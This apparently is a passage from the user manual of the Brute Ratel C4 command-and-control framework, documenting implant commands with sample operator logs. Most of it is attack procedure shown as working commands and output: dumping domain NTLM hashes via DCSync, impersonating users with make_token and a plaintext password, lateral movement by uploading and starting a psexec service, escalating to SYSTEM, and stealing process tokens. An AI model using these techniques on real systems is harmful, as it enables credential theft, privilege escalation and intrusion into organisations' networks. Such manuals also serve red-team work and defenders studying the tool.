
Command: schtquery

Scheduled Tasks on Windows refer to a feature that allows users to automate the execution of specific programs, scripts, or tasks at predefined intervals or based on specific events. These tasks are configured to run without requiring manual intervention and can help streamline various system management and maintenance activities. Scheduled Tasks are managed through the Task Scheduler utility in Windows operating systems. The **schtquery** command can perform a detailed enumeration of scheduled tasks on a current or a target host. The optional argument 'full' enumerates and returns the XML information of the scheduled task. This commands supports windows access tokens.

```
2022/05/16 09:21:25 UTC [input] admin => schtquery vortexdc.darkvortex.corp basic ServerManager

2022/05/16 09:21:25 UTC [sent 64 bytes]
  - Path: \Microsoft\Windows\Server Manager\ServerManager
  - Enabled: True
  - Last Run: 13-05-2022 01:32:02
  - Next Run: 00:00:00
  - Current State: READY

[+] Name: ServerManager
+------------------------------------------------------------------+
2022/05/16 09:21:32 UTC [input] admin => schtquery vortexdc.darkvortex.corp full ServerManager

2022/05/16 09:21:32 UTC [sent 64 bytes]
  - Path: \Microsoft\Windows\Server Manager\ServerManager
  - Enabled: True
  - Last Run: 13-05-2022 01:32:02
  - Next Run: 00:00:00
  - Current State: READY
  - XML Output:
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.6" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Version>1.0</Version>
    <SecurityDescriptor>D:P(A;;FA;;;BA)(A;;FA;;;SY)(A;;FR;;;BU)</SecurityDescriptor>
    <Source>$(@%SystemRoot%\system32\svrmgrnc.dll,-101)</Source>
    <Author>$(@%SystemRoot%\system32\svrmgrnc.dll,-103)</Author>
    <Description>$(@%SystemRoot%\system32\svrmgrnc.dll,-104)</Description>
    <URI>\Microsoft\Windows\Server Manager\ServerManager</URI>
  </RegistrationInfo>
  <Principals>
    <Principal id="Administrators">
      <GroupId>S-1-5-32-544</GroupId>
    </Principal>
  </Principals>
  <Settings>
```

Command: screenshot

This command takes a screenshot of the current host and streams it automatically to the Ratel server without dropping it to disk. This command takes a screenshot of all monitors connected to the host. The screenshot can be viewed by selecting it in the Downloads tab and viewing it.



Command: shellspawn

This command uses the **ShellExecuteExA** WinAPI to execute commands. It accepts three arguments. The first one can be '**open**' or '**runas**'. The '**open**' command uses the default configured application to open a file (second argument) on the host.

The '**runas**' argument can execute a file as a privileged user, but it will prompt User Account Control (UAC) dialog box to the user i.e. only if the current badger is running as an un-privileged user. The next arguments could be extra command-line arguments for the application.

```
2021/03/20 13:14:30 [input] admin => shellspawn runas badger.exe

2021/03/20 13:14:32 [sent 28 bytes]
2021/03/20 13:14:34 [job-0]
[+] PID: 440
```

Command: stop_task

Most badger commands can be stopped at any minute using the **stop_task** command. To check which commands support this, use the **help <command>** command and check it's supported command information.


Command: sysinfo

This command returns basic system and hardware information.

```
2021/11/28 16:01:52 IST [input] admin => sysinfo


2021/11/28 16:01:53 IST [sent 4 bytes]
[+] OS/Hardware Info
  - Memory Used                 : 2409MB/4094MB
  - Free Space (C:)             : 79748 MB
  - Total Space (C:)            : 101753 MB
  - OS Arch                     : x64
  - Active Processor Mask       : 15
  - Allocation Granularity      : 65536
  - Number Of Processors        : 4
  - Oem Id                      : 9
  - Page Size                   : 4096
  - Processor Type              : x8664
  - Maximum Application Address : 00007FFFFFFEFFFF
  - Minimum Application Address : 0000000000010000
  - Processor Level             : 6
  - Processor Revision          : 42242
  - OS Build                    : Windows 10.0.19043
```

Command: timeloop


This command can run a Badger's command for an x number of times, every y number of seconds on the host. For example, let's say a jump server was compromised and high integrity privileges were gained, but there is no user logged in on the host. Now the shadowcloak command can dump credentials, but it's useless unless a user logs in and caches their password. So, in this case, an operator can run the timeloop command to extract the memory every x number of times with a given interval. The timeloop command accepts three or more arguments. The first argument is the number of times you want to run the command, the second argument is the interval under which you want to run the command and the third argument is the actual command to run which can have its own set of arguments. The below command executes the **screenshot** command every 3 seconds for a total of 5 times.



The timeloop command can be run during high sleep intervals because it does not need to connect to the server to run the command. You can assign a timeloop command to the Badger, let it check in, and then put the badger to sleep for a long time. While the Badger is sleeping, it will run the timeloop command as per the interval and counter provided. It will cache the output to memory without connecting to the server, and then sleep in an encrypted Read-Write region in memory. Once it checks in, post your sleep interval, the whole output will be returned back to the server.


Command: uptime

This command returns the active time of the host since it was last shutdown. It returns the number of minutes that have elapsed since the system was started.



Command: userinfo

This command displays the current user name, SID, privileges and groups. It is similar to the **whoami.exe /all** command, but without process creation.



Command: windowlist

This command displays all hidden and visible windows for all applications currently open on the host.

```
2021/11/28 16:01:57 IST [input] admin => windowlist

2021/11/28 16:01:58 IST [sent 4 bytes]
  - Hidden    | x64dbg
  - Hidden    | x64dbg
  - Hidden    | x64dbg
  - Hidden    | x64dbg
  - Hidden    | Battery Meter
  - Hidden    | Network Flyout
  - Hidden    | CiceroUIWndFrame
  - Hidden    | x64dbg
  - Hidden    | x64dbg
  - Visible   | waitst.exe - PID: 8848 - Module: ntdll.dll - Thread: 39516 - x64dbg
  - Visible   | \\vmware-host\Shared Folders\documents\waitst.exe
  - Hidden    | x64dbg
  - Visible   | x64dbg [Elevated]
  - Visible   | Administrator: Command Prompt - badger_x64.exe
  - Visible   | C:\Windows\System32\cmd.exe
  - Visible   | Process Hacker [BRUTERATEL\vendetta]+ (Administrator)
  - Visible   | Desktop
  - Visible   | badger_x64.exe - WinDbg 1.2111.9001.0 (Administrator)
  - Hidden    | CiceroUIWndFrame
  - Hidden    | .NET-BroadcastEventWindow.4.0.0.0.36e41a4.0
  - Hidden    | SystemResourceNotifyWindow
  - Hidden    | MediaContextNotificationWindow
  - Visible   | Calculator
  - Visible   | Calculator
  - Visible   | documents
  - Hidden    | Progress
  - Hidden    | GDI+ Window (Explorer.EXE)
  - Visible   | Settings
  - Visible   | Settings
  - Hidden    | vmtoolsdControlWndTitle
  - Hidden    | VM3DService Hidden window
  - Hidden    | SecurityHealthSystray
  - Hidden    | GDI+ Window (vmtoolsd.exe)
  - Hidden    | VMSwitchUserControlTitle
  - Visible   | Microsoft Text Input Application
```

Active Directory Enumeration

Command: dcenum

This command queries the Active Directory Domain Controller and returns basic information for all the domain controllers in the current domain.

```
2021/03/19 01:26:11 [input] admin => dcenum

2021/03/19 01:26:13 [sent 4 bytes]
2021/03/19 01:26:15 [job-0]
[+] Domain:
    jupiter.solar.galaxy
[+] Forest:
    solar.galaxy
[+] Domain Controller Site Name:
    JUPITER
[+] Client Site Name:
    JUPITER
[+] Domain Controller:
    \\JUDC01.jupiter.solar.galaxy (\\172.0.1.100)
[+] Default Domain Password Policy:
    Password history length: 24
    Maximum password age (d): 42
    Minimum password age (d): 1
    Minimum password length: 7
[+] Account Lockout Policy:
    Account lockout threshold: 0
    Account lockout duration (m): 30
    Account lockout observation window (m): 30
[+] Other Domain Controllers:
    JUDC01.jupiter.solar.galaxy
```

Command: dcsync

DCSync is a technique used in Windows Active Directory environments to retrieve and replicate Active Directory (AD) account credentials, including password hashes, from a Domain Controller (DC) to an attacker-controlled system. This technique is often employed by attackers to escalate privileges and gain unauthorized access to sensitive data within an organization's network. DCSync takes advantage of the way domain controllers replicate information among each other in an AD domain. It uses the Active Directory Replication technique to request NTLM hashes for the specified users from a give domain.

```
2023/08/23 12:38:21 IST [input] admin => make_token network darkvortex.corp administrator admin@123

2023/08/23 12:38:22 IST [sent 136 bytes]

[*] Token reverted
+---------------------------------------------------------------------+
[*] Impersonated 'darkvortex.corp\administrator'
+---------------------------------------------------------------------+
2023/08/23 12:38:35 IST [input] admin => dcsync vendetta darkvortex.corp

2023/08/23 12:38:36 IST [sent 6808 bytes]

[*] Task-0 [Thread: 4560]

[*] DCSync: vortexdc.darkvortex.corp
=======================================|
[+] Object RDN               : Vendetta
  - SAM Username             : vendetta
  - User Principal Name      : vendetta@darkvortex.corp
  - UAC                      : 00010200
  - Password Last Changed    : 03-12-2021 13:40:01
  - Object RID               : 1103
  - Active NTLM              : 12E0C6619CDCCD69F8FD009C8C3FCFAC
[+] NTLM Password History:
  - 12E0C6619CDCCD69F8FD009C8C3FCFAC
[+] LM Password History:
  - 68A9A195D3628D3FD911EAA7341BF21E
```

This command is a standalone command separate from the mimikatz module. It runs inline and can be used with an impersonated token created with the **make_token** or **impersonate** command. This command takes an optional username and domain name as argument. If no argument is provided, then it will request NTLM hashes for all the users in the current domain. This command does not inject anything and all the DC replication requests are performed from the badger's process itself.

Command: net

This command uses NetAPI to list user and group information on the local host and Active Directory. This command is not to be confused with the net.exe executable which is a process instead of a windows API. This command accepts multiple parameters. Make note of the difference between the argument 'users' and 'user'. The 'users' argument will enumerate all users, however, if the 'user' argument is used, then a third argument – username will be required, with an optional fourth argument to specify which user to enumerate and on which host/domain.

Enumerating a user on the active directory:

```
2023/08/27 13:03:29 IST [input] admin => net user darkvortex.corp vendetta

2023/08/27 13:03:30 IST [sent 56 bytes]

[*] User 'VENDETTA' information on host 'DARKVORTEX.CORP':

  - User name                    : vendetta
  - Full name                    : Vendetta
  - Comment                      : There is only vengence
  - Country                      : 840
  - Account expires              : Sun Feb 07 11:58:15 2106
  - Password last set            : 15167
  - Last logon                   : Sun Aug 27 12:51:25 2023
  - Bad password count           : 0
  - No. of logons                : 209
  - Logon server                 : \\*
  - Script path                  :
  - Home directory               :
  - Is privileged                : No
+--------------------------------------------------------------------+
```

Enumerating all users in the current system.

```
2023/08/27 13:02:32 IST [input] admin => net users

2023/08/27 13:02:33 IST [sent 12 bytes]

[*] Users on 'VM01.DARKVORTEX.CORP':

Username                       Last Password Change     Last Login
================================================================================
*Administrator                 0 hours ago              Thu Jan 01 05:30:00 1970
*localadmin                    1210 hours ago           Mon Mar 14 01:31:44 2022

+---------------------------------------------------------------------+
2023/08/27 13:02:40 IST [input] admin => net user administrator

2023/08/27 13:02:40 IST [sent 32 bytes]

[*] User 'ADMINISTRATOR' information on host 'VM01.DARKVORTEX.CORP':

  - User name                    : Administrator
  - Full name                    :
  - Comment                      : Built-in account for administering the computer/domain
  - Country                      : 0
  - Account expires              : Sun Feb 07 11:58:15 2106
  - Password last set            : 0
  - Last logon                   : Thu Jan 01 05:30:00 1970
  - Bad password count           : 0
  - No. of logons                : 0
  - Logon server                 : \\*
  - Script path                  :
  - Home directory               :
  - Is privileged                : Yes
+---------------------------------------------------------------------+
```

Same applies for the ‘groups’ and the ‘group’ command.

```
2023/08/27 13:05:22 IST [input] admin => net group darkvortex.corp Domain Admins

2023/08/27 13:05:23 IST [sent 64 bytes]

[*] Members of group 'DOMAIN ADMINS' on 'DARKVORTEX.CORP':

  - Administrator
  - mssqlsvc

+---------------------------------------------------------------------+
2023/08/27 13:05:27 IST [input] admin => net groups darkvortex.corp

2023/08/27 13:05:28 IST [sent 40 bytes]

[*] Groups on 'DARKVORTEX.CORP':

Group Name                                          Comment
============================================================
Server Operators                                    Members can administer domain servers
Account Operators                                   Members can administer domain user and
Pre-Windows 2000 Compatible Access                  A backward compatibility group which al
Incoming Forest Trust Builders                      Members of this group can create incomi
Windows Authorization Access Group                  Members of this group have access to th
Terminal Server License Servers                     Members of this group can update user a
```


Command: passpol

This command enumerates the password policy of a current or a target host. The optional argument takes in a target hostname. Any domain user can use this against a host in a domain without requiring any special privilege.


```
2023/08/27 13:12:18 IST [input] admin => passpol vortexdc

2023/08/27 13:12:19 IST [sent 24 bytes]

[*] Password Policy on host 'vortexdc':

[+] Minimum Password Length       : 7
[+] Maximum Password Length       : 90
[+] Minimum Password Age          : 1
[+] Forced Log Off Time           : Never
[+] Password History Length       : 24
[+] Lockout Duration              : 30 minutes
[+] Lockout Observation Window    : 30 minutes
[+] Lockout Threshold             : 0
```

Command: sentinel

Ldap Sentinel can run customized or pre-built LDAP queries against an Active Directory Domain Controller. This command can be used from the GUI (Right Click **Badger->Arsenal->LDAP Sentinel**), or from the terminal using the **sentinel** command. The sleep and jitter interval for this command can be configured using the **set sentinel_sleep** command. Sentinel takes in two minimal arguments, and more optional arguments as LDAP filters. The first argument can be '**domain**', '**forest**' as strings, or the actual domain name to query. The second argument has to be a valid LDAP query. The optional arguments after these are LDAP filters to view only selected attributes. The below example shows entering a query in the **sentinel** commandline interface which does not take the first argument as it can be filtered using a dropdown next to it.



If an operator wants to further filter a domain and LDAP attributes, it can be done as follows:



Command: set/get sentinel_sleep

This command accepts sleep and jitter values for the LDAP Sentinel's *sentinel* command. Using this, operators can provide an interval between every single LDAP request to the Domain Controller sent via LDAP Sentinel. To fetch the active configuration, use the **get sentinel_sleep** command.

Credential Harvesting

Command: make_token/revtoken


In the Windows operating system, a security token is a data structure that contains information about a user or process's identity and privileges. Token privileges are a part of this security token and define the specific rights and actions that a user or process is allowed to perform on the system. These privileges determine the scope of actions that can be taken, such as modifying system settings, accessing sensitive resources, or performing administrative tasks. This token can access a specific host, data, or service within an Active Directory or Azure cloud environment. The **make_token** command can create a security token to impersonate a user. Make note that this command does not escalate local privileges or bypass UAC. It can only be used to access current host objects for local tokens, and network shares/RPC calls for remote hosts using network tokens. This command takes four arguments: type of token, host FQDN, username and password. The below figure shows an example of pivoting using SMB badger (RPC calls) using the network token. The (SMB) value in the **psexec** command below is the name of the SMB profile added to the server. More information on this command can be found here.

```
2023/08/27 11:11:49 IST [input] admin => psexec vortexdc smb (\\.\pipe\mynamedpipe) TransactionBrokerService => \\vortexdc\C$\Windows\TransactionBrokerService.exe

2023/08/27 11:11:49 IST [sent 623968 bytes]

[*] Task-0 [Thread: 2304]

[-] GetLastError: 5

 [NOTE]: Use the Microsoft Error Lookup Tool to checkout the error: https://learn.microsoft.com/en-us/windows/win32/debug/system-error-code-lookup-tool
+-------------------------------------------------------------------+
2023/08/27 11:11:58 IST [input] admin => make_token network darkvortex.corp administrator admin@123

2023/08/27 11:11:58 IST [sent 136 bytes]

[*] Token reverted
+-------------------------------------------------------------------+
[*] Impersonated 'darkvortex.corp\administrator'
+-------------------------------------------------------------------+
2023/08/27 11:12:18 IST [input] admin => psexec vortexdc smb (\\.\pipe\mynamedpipe) TransactionBrokerService => \\vortexdc\C$\Windows\TransactionBrokerService.exe

2023/08/27 11:12:19 IST [sent 623968 bytes]

[*] Task-0 [Thread: 9152]

[*] PsExec Output:
[+] File uploaded to host 'vortexdc' => C:\Windows\TransactionBrokerService.exe
  - Service 'TransactionBrokerService' created
  - Service started successfully
+-------------------------------------------------------------------+
2023/08/27 11:15:33 IST [input] admin => pivot_smb \\vortexdc\pipe\mynamedpipe

2023/08/27 11:15:34 IST [sent 56 bytes]

[*] Task-0 [Thread: 5308]

[*] Connected to SMB named pipe: \\vortexdc\pipe\mynamedpipe
+-------------------------------------------------------------------+
```

The **make_token** command also supports creating local tokens instead of just network tokens. Local tokens allow you to access the directories of other users within the same host which is not possible with network tokens. To revert a token, simply use the **revtoken** command to revert the token back to the original user. This command can also be used from the Creds tab in Commander.

Command: addpriv

This command can add a privilege to the badger. However, the privileges should be available within the current process. For eg.: a process with admin privileges will have **SeDebugPrivilege**/**SeLoadDriverPrivilege**, but they are not enabled by default. The below example shows the privilege for **SeLoadDriverPrivilege** acquired by the badger. A detailed list of privileges that can be enabled can be found here.



Command: get_system

This command duplicates a token from a process running with system privileges and assigns that token to the current thread of the badger process.

```
2023/08/23 14:57:46 IST [input] admin => get_system

2023/08/23 14:57:46 IST [sent 8 bytes]

[*] Token reverted
+---------------------------------------------------------------------+
[*] Impersonated 'NT AUTHORITY\SYSTEM'
+---------------------------------------------------------------------+
```

Command: grab_token

This command can extract tokens from processes by opening their handle and storing them within the badger. An operator can hot-swap tokens without sacrificing the existing token. Make note that the badger will still need local administrative privileges on the host to steal the token as it requires opening a process handle to the remote process. This permission is only accessible to the process owner, the parent process, or a local administrator on the host. The extracted token is stored in the Token Vault which can be accessed using the command **`get token_vault`**. To impersonate a token, use the **`impersonate`** command with the token ID.

```
2023/08/29 23:16:04 IST [input] admin => ls \\vortexdc\C$\

2023/08/29 23:16:05 IST [sent 80 bytes]

[-] GetLastError: 5

 [NOTE]: Use the Microsoft Error Lookup Tool to checkout the error: https://lea
+---------------------------------------------------------------------+
2023/08/29 23:16:20 IST [input] admin => psgrep cmd

2023/08/29 23:16:20 IST [sent 12 bytes]

[+] Parent process Id             : 9184
  - Process Id                    : 8348
  - OS arch                       : x64
  - User                          : DARKVORTEX\administrator
  - Process name                  : cmd.exe


+---------------------------------------------------------------------+
2023/08/29 23:16:25 IST [input] admin => grab_token 8348

2023/08/29 23:16:25 IST [sent 16 bytes]

[*] Added to Token Vault: 'DARKVORTEX\administrator'
[+] Use the 'impersonate' command to impersonate this user's token
+---------------------------------------------------------------------+
2023/08/29 23:16:30 IST [input] admin => get token_vault

2023/08/29 23:16:30 IST [sent 12 bytes]

[*] Token Vault:

  - 0. DARKVORTEX\administrator

+---------------------------------------------------------------------+
2023/08/29 23:16:34 IST [input] admin => impersonate 0

2023/08/29 23:16:34 IST [sent 12 bytes]
